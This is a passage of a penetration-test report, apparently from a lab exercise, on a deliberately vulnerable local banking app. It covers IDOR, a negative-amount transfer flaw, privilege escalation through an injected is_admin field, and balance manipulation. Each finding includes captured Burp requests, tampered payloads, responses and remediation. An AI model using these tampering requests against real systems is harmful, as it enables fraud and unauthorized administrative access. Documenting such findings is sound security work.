
Evidence of finding

Below is a step by step approach of how to reproduce this finding:

1. Log in to the application with a valid account.
2. Navigate to the transactions tab from the dashboard.
3. Go to Burp and find this HTTP request of the transaction API, below is how it should look like

Request						Response					
Pretty	Raw	Hex	Hackvortor	JSON ...	🔍 📄 ↻ ☰	Pretty	Raw	Hex	Render	Hackvortor	📄 ↻ ☰
1 GET /transactions/4615360352 HTTP/1.1						1 HTTP/1.0 200 OK					
2 Host: localhost:85						2 Content-Type: application/json					
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0						3 Content-Length: 132					
4 Accept: */*						4 Access-Control-Allow-Origin: *					
5 Accept-Language: en-US,en;q=0.5						5 Server: Werkzeug/2.0.1 Python/3.9.25					
6 Accept-Encoding: gzip, deflate, br						6 Date: Tue, 11 Nov 2025 12:06:31 GMT					
7 Referer: http://localhost:85/dashboard						7					
8 Authorization: Bearer						8 {					
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6Im13YW5naSIsImIzX2FkbWluIjpmYXxzZSwiaWF0IjoxNzYyODYxMzg3fQ.bOPwdTmGdHEkyn3idVcpwZO_zmNHIoOnS8DzBVDJz_Y						9					
9 Connection: keep-alive						10					
10 Cookie: token=						11					
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6Im13YW5naSIsImIzX2FkbWluIjpmYXxzZSwiaWF0IjoxNzYyODYxMzg3fQ.bOPwdTmGdHEkyn3idVcpwZO_zmNHIoOnS8DzBVDJz_Y						12					
11 Priority: u=4						13					
12						14					
13											

4. Notice the current account number is 4615360352, this is the valid account we logged in with.
5. Create a new account or if you have another account you can use it. Note the account number of the different account.
6. Send the request to the repeater where we will edit the request to change account number.
7. Change the account number to the new account, ours was 8967583737
8. This is how it will look like:



- Notice that we are able to view transaction details of the new account without requiring proper authorization since we are using the first account authorization bearer.

Recommendations

Short- Term

- Validate that users can only view their own account.
- Enforce a deny by default policy for object access when user is not permitted

Long Term

- Apply role based access control to enforce authorization checks.
- Replace direct identifiers with indirect references.

Summary

Affected system: /transactions/account (transaction API)

Vulnerability: Insecure Direct Object Reference(IDOR)

Exploit: change account number in the Get request line

Severity: Critical

Remediation: Immediate, Highest priority

4.2.5 Business Logic Flaw

Overview

These are vulnerabilities in the design of an application that allow attackers to manipulate its legitimate functionality to achieve unintended outcomes. These flaws exploit the application's

intended behavior rather than bypassing security controls like authentication or input validation. It is made possible when developers make flawed assumptions about user behavior or fail to anticipate unusual application state. In our application the business logic flaw is in the transfer function where a user can send money with a negative sign but money is increased to the user. (“Business logic vulnerabilities | Web Security Academy”)

Severity

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:N/SC:N/SI:H/SA:N

CVSS v4.0 Score: 8.3 / High ⊕

The severity is high because this vulnerability doesn't exploit a technical vulnerability hence no prior knowledge is needed just by a simple click the organization can incur losses and even go bankrupt if all customers use this vulnerability increasing their balance.


Impact

This vulnerability is the easiest to manipulate since no tool or payload is needed thus a non technical person can exploit it. With this ease if all users manipulate it the organization can face losses or even declare bankruptcy due to the financial fraud. The balance of users can lack integrity since it is being manipulated.

Evidence of finding

Below are steps on how to reproduce this finding:

1. Login with your account and navigate to the transfer tab.
2. Make a transfer to any account of your choice, on our end we transferred \$1. Here is the balance as shown from the dashboard




3. Navigate to burp and locate the http request. We see that this is how the application is intended to run as.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /transfer HTTP/1.1 2 Host: localhost:85 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://localhost:85/dashboard 8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoz LCJlc2VybmFtZSI6Im13YW5naSI6Im13X2FkbWluIjpmYWxzZSwia WF0IjojNzYyODYxMzg3fQ.bOPWdTmGdHEkyn3idVcpwZO_zmNHIoO nS8DzBVDJz_Y 9 Content-Type: application/json 10 Content-Length: 62 11 Origin: http://localhost:85 12 Connection: keep-alive 13 Cookie: token= eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoz LCJlc2VybmFtZSI6Im13YW5naSI6Im13X2FkbWluIjpmYWxzZSwia WF0IjojNzYyODYxMzg3fQ.bOPWdTmGdHEkyn3idVcpwZO_zmNHIoO nS8DzBVDJz_Y 14 Priority: u=0 15 { 16 "to_account": "8967583737", 17 "amount": "1", 18 "description": "juice" 19 } </pre>		<pre> 1 HTTP/1.0 200 OK 2 Content-Type: application/json 3 Content-Length: 87 4 Access-Control-Allow-Origin: http://localhost:85 5 Vary: Origin 6 Server: Werkzeug/2.0.1 Python/3.9.25 7 Date: Tue, 11 Nov 2025 12:32:38 GMT 8 { 9 "message": "Transfer Completed", 10 "new_balance": 999.0, 11 "status": "success" 12 } </pre>	

4. In the amount field by adding a - on the amount and send it we get to see the amount increases

Request	Response
<pre> 1 POST /transfer HTTP/1.1 2 Host: localhost:85 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://localhost:85/dashboard 8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoz LCJlc2VybmFtZSI6Im13YW5naSIsImZlcnRkbWluIjpmYXZzZWia WF0IjoxNzYyODYxMzg3fQ.bOPwDTmGdHEkyn3i dVcpwZ0_zmNHIoO nS8DzBVDJz_Y 9 Content-Type: application/json 10 Content-Length: 63 11 Origin: http://localhost:85 12 Connection: keep-alive 13 Cookie: token= eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoz LCJlc2VybmFtZSI6Im13YW5naSIsImZlcnRkbWluIjpmYXZzZWia WF0IjoxNzYyODYxMzg3fQ.bOPwDTmGdHEkyn3i dVcpwZ0_zmNHIoO nS8DzBVDJz_Y 14 Priority: u=0 15 16 { "to_account": "8967583737", "amount": "-1", "description": "juice" } </pre>	<pre> 1 HTTP/1.0 200 OK 2 Content-Type: application/json 3 Content-Length: 88 4 Access-Control-Allow-Origin: http://localhost:85 5 Vary: Origin 6 Server: Werkzeug/2.0.1 Python/3.9.25 7 Date: Tue, 11 Nov 2025 12:49:25 GMT 8 9 { 10 "message": "Transfer Completed", 11 "new_balance": 1000.0, 12 "status": "success" 13 } 14 </pre>

- We now see just by putting a negative before the integer we are able to increase the amount. This shows a simple business logic flaw within the system.
- We can as well change the amount and increase the amount to an amount one feels like, we increased ours by \$1000



Request

```

1 POST /transfer HTTP/1.1
2 Host: localhost:85
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:85/dashboard
8 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoz
  LCJlc2VybmFtZSI6Im13YW5naSIsImZlcnRkbWluIjpmYXZzZWia
  WFOIjoxNzYyODYxMzg3fQ.bOPwDTmGdHEKyn3idVcpwZO_zmNHIoO
  nS8DzBVDJz_Y
9 Content-Type: application/json
10 Content-Length: 66
11 Origin: http://localhost:85
12 Connection: keep-alive
13 Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoz
  LCJlc2VybmFtZSI6Im13YW5naSIsImZlcnRkbWluIjpmYXZzZWia
  WFOIjoxNzYyODYxMzg3fQ.bOPwDTmGdHEKyn3idVcpwZO_zmNHIoO
  nS8DzBVDJz_Y
14 Priority: u=0
15
16 {
  "to_account": "8967583737",
  "amount": "-1000",
  "description": "juice"
}

```

Response

```

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 88
4 Access-Control-Allow-Origin: http://localhost:85
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Tue, 11 Nov 2025 12:58:49 GMT
8
9 {
10   "message": "Transfer Completed",
11   "new_balance": 2000.0,
12   "status": "success"
13 }
14

```

Recommendations

Short term

- Validate all transaction parameters at server side before processing.
- Implement checks to block transactions that violate business rules.

Long term

- Integrate logic validation into unit
- Apply role based and condition based access controls for business functions.

Summary

Affected system: /Transfer

Vulnerability: Business logic Flaw

Severity: High

Remediation: High

4.2.6 Privilege Escalation

Overview

This is a vulnerability that occurs when an attacker exploits a bug, design flaw or configuration in a system to gain elevated access to resources that are normally protected. This allows the attacker to perform unauthorized actions that are typically reserved for higher-privilege users. In

our system when an account is being created/ registered we see there is an is_admin field that has been set to false. Changing the value from false to true we get admin privileges. (“Privilege escalation”)

Severity

CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: **9 / Critical** ⊕

The severity is set as critical because the attacker has high privileges and can now interact with the system with privileges they are not required to have. The vulnerability results in full system compromise as an attacker can gain administrative access without authentication bypass or technical exploitation

Impact

A successful exploit to this vulnerability allows attackers to gain administrative access to the entire banking system leading to a total compromise of confidentiality, integrity and availability. An attacker is able to view, modify or delete sensitive customer information, create, modify or delete user accounts and even disable security mechanisms. This can lead to financial fraud, reputational damage and legal action to the organization

Evidence of finding

This is a step by step approach on how to reproduce this finding.


1. Navigate to the registration page where we will create a new account and capture the HTTP request.

Request		Response	
Pretty	Raw	Hex	Hackvortor
1	POST /register HTTP/1.1	1	HTTP/1.0 200 OK
2	Host: localhost:85	2	Content-Type: application/json
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	3	Content-Length: 570
4	Accept: */*	4	X-Debug-Info: {'user_id': 7, 'username': 'eeeeedddd', 'account_number': '4658165852', 'balance': 1000.0, 'is_admin': False, 'registration_time': '2025-11-11 19:00:25.325854', 'server_info': 'Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0', 'raw_data': {'username': 'eeeeedddd', 'password': '123456'}, 'fields_registered': ['username', 'password', 'account_number']}
5	Accept-Language: en-US,en;q=0.5	5	X-User-Info: id=7;admin=False;balance=1000.00
6	Accept-Encoding: gzip, deflate, br	6	Access-Control-Allow-Origin: http://localhost:85
7	Referer: http://localhost:85/register	7	Vary: Origin
8	Content-Type: application/json	8	Server: Werkzeug/2.0.1 Python/3.9.25
9	Content-Length: 43	9	Date: Tue, 11 Nov 2025 19:00:25 GMT
10	Origin: http://localhost:85	10	
11	Connection: keep-alive	11	{
12	Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6ImVlZGQxIiwiaXNfYWRTatW4iOnRydWUsImIhdCI6MTc2Mjg4NTkwNH0.V98A2UQ3jB0SG40s4LH0egtuy9rM593NuFAMcZCcCs	12	"debug_data":{
13	Priority: u=0	13	"account_number": "4658165852",
14		14	"balance": 1000.0,
15	{	15	"fields_registered": [
	"username": "eeeeedddd",	16	"username",
	"password": "123456"	17	"password",
	}	18	"account_number"
		19	},
		20	"is_admin": false,
		21	"raw_data": {
		22	"password": "123456",
		23	"username": "eeeeedddd"
		24	},
		25	"registration_time": "2025-11-11 19:00:25.325854",
		26	"server_info":
		27	"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0",
		28	"user_id": 7,
		29	"username": "eeeeedddd"
		30	},
		31	"message":
		32	"Registration successful! Proceed to login",
		33	"status": "success"
		34	}

2. We notice the is_admin on the response side is set to false.
3. We can send the HTTP request to the repeater where we will manipulate the is_admin to true by adding it to the request side.

Request		Response	
Pretty	Raw	Hex	Hackvortor
1	POST /register HTTP/1.1	1	HTTP/1.0 200 OK
2	Host: localhost:85	2	Content-Type: application/json
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	3	Content-Length: 617
4	Accept: */*	4	X-Debug-Info: {'user_id': 8, 'username': 'eeeeedddd', 'account_number': '6904052839', 'balance': 1000.0, 'is_admin': True, 'registration_time': '2025-11-11 19:08:28.260458', 'server_info': 'Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0', 'raw_data': {'username': 'eeeeedddd', 'password': '123456', 'is_admin': 'true'}, 'fields_registered': ['username', 'password', 'account_number', 'is_admin']}
5	Accept-Language: en-US,en;q=0.5	5	X-User-Info: id=8;admin=True;balance=1000.00
6	Accept-Encoding: gzip, deflate, br	6	Access-Control-Allow-Origin: http://localhost:85
7	Referer: http://localhost:85/register	7	Vary: Origin
8	Content-Type: application/json	8	Server: Werkzeug/2.0.1 Python/3.9.25
9	Content-Length: 66	9	Date: Tue, 11 Nov 2025 19:08:28 GMT
10	Origin: http://localhost:85	10	{
11	Connection: keep-alive	11	"debug_data":{
12	Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6ImVlZGQxIiwiaXNfYWRTatW4iOnRydWUsImIhdCI6MTc2Mjg4NTkwNH0.V98A2UQ3jB0SG40s4LH0egtuy9rM593NuFAMcZCcCs	12	"account_number": "6904052839",
13	Priority: u=0	13	"balance": 1000.0,
14		14	"fields_registered": [
15	{	15	"username",
16	"username": "eeeeedddd",	16	"password",
17	"password": "123456",	17	"account_number",
	"is_admin": "true"	18	"is_admin"
	}	19	},
		20	"is_admin": true,
		21	"raw_data": {
		22	"is_admin": "true",
		23	"password": "123456",
		24	"username": "eeeeedddd"
		25	},
		26	"registration_time": "2025-11-11 19:08:28.260458",
		27	"server_info":
		28	"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0",
		29	"user_id": 8,
		30	"username": "eeeeedddd"
		31	},
		32	"message":
		33	"Registration successful! Proceed to login",
		34	"status": "success"
		35	}

4. After registering we can now login with the credentials we created and on the dashboard we see an admin panel



5. Click on the admin panel tab and we see that admin privileges are set in this account.

Admin Control Panel



System Administrator

User Management

ID	Username	Account Number	Balance	Admin	Actions
1	admin	ADMIN001	\$1000000.00	True	<button>Delete</button>
2	eddie	8967583737	\$-999.00	False	<button>Delete</button>
3	mwangi	4615360352	\$2999.00	False	<button>Delete</button>
6	eeeddd	4769590667	\$1000.00	False	<button>Delete</button>
7	eeeedddd	4658165852	\$1000.00	False	<button>Delete</button>
8	eeeedddd1	6904052839	\$1000.00	True	<button>Delete</button>

Recommendations

Short term

- Immediately remove the ability for clients to set privilege or role based fields.
- Restrict admin functionality access strictly to trusted accounts.

Long Term

- Ensure sensitive parameters cannot be modified by client requests.
- Users should never assign privileges.

Summary

Affected system: registration page

Vulnerability: Privilege escalation

Exploit: changing is_admin value

Severity: Critical

Remediation: Immediate.

4.2.7 Unauthorized Account Balance Manipulation

Overview

In this vulnerability the process is similar to the privilege escalation but rather than changing the *is_admin* parameter we change the balance parameter. This vulnerability occurs during the

account registration process where the application allows user-supplied parameters to determine sensitive financial values. When an account is being created the default starting amount balance is set to \$1000, for this we created an account but override it to set the balance to \$20,000. All this is done in the registration API. since there is no proper server-side validation in place the system accepts the manipulated value. This vulnerability is classified under improper input validation(CWE-20) (“CWE - CWE-20: Improper Input Validation (4.18)”)

Severity

CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:L

CVSS v4.0 Score: 8.9 / High ⊕

The severity is set to high this is because the affected business function hinders the confidentiality and integrity of the balance to be achieved. This vulnerability can be exploited by any user without technical knowledge leading to large-scale fraud.


Impact

This vulnerability enables a user with lowest privilege to create an account and set the balance they want it to be. This is a key organ in the organization that when exploited may cause the organization to go bankrupt this is because the balance integrity is not achieved since it is manipulated. Customers may lose trust due to flawed accounting systems leading to loss of customers. As an organization you are in violation to the PCI/DSS standard since the system does not validate input enabling client side manipulation. This will lead to legal and financial repercussions.


Evidence of finding

The steps to reproduce this finding are similar to the privilege escalation. They are:

1. Go to the registration page to create a new account.
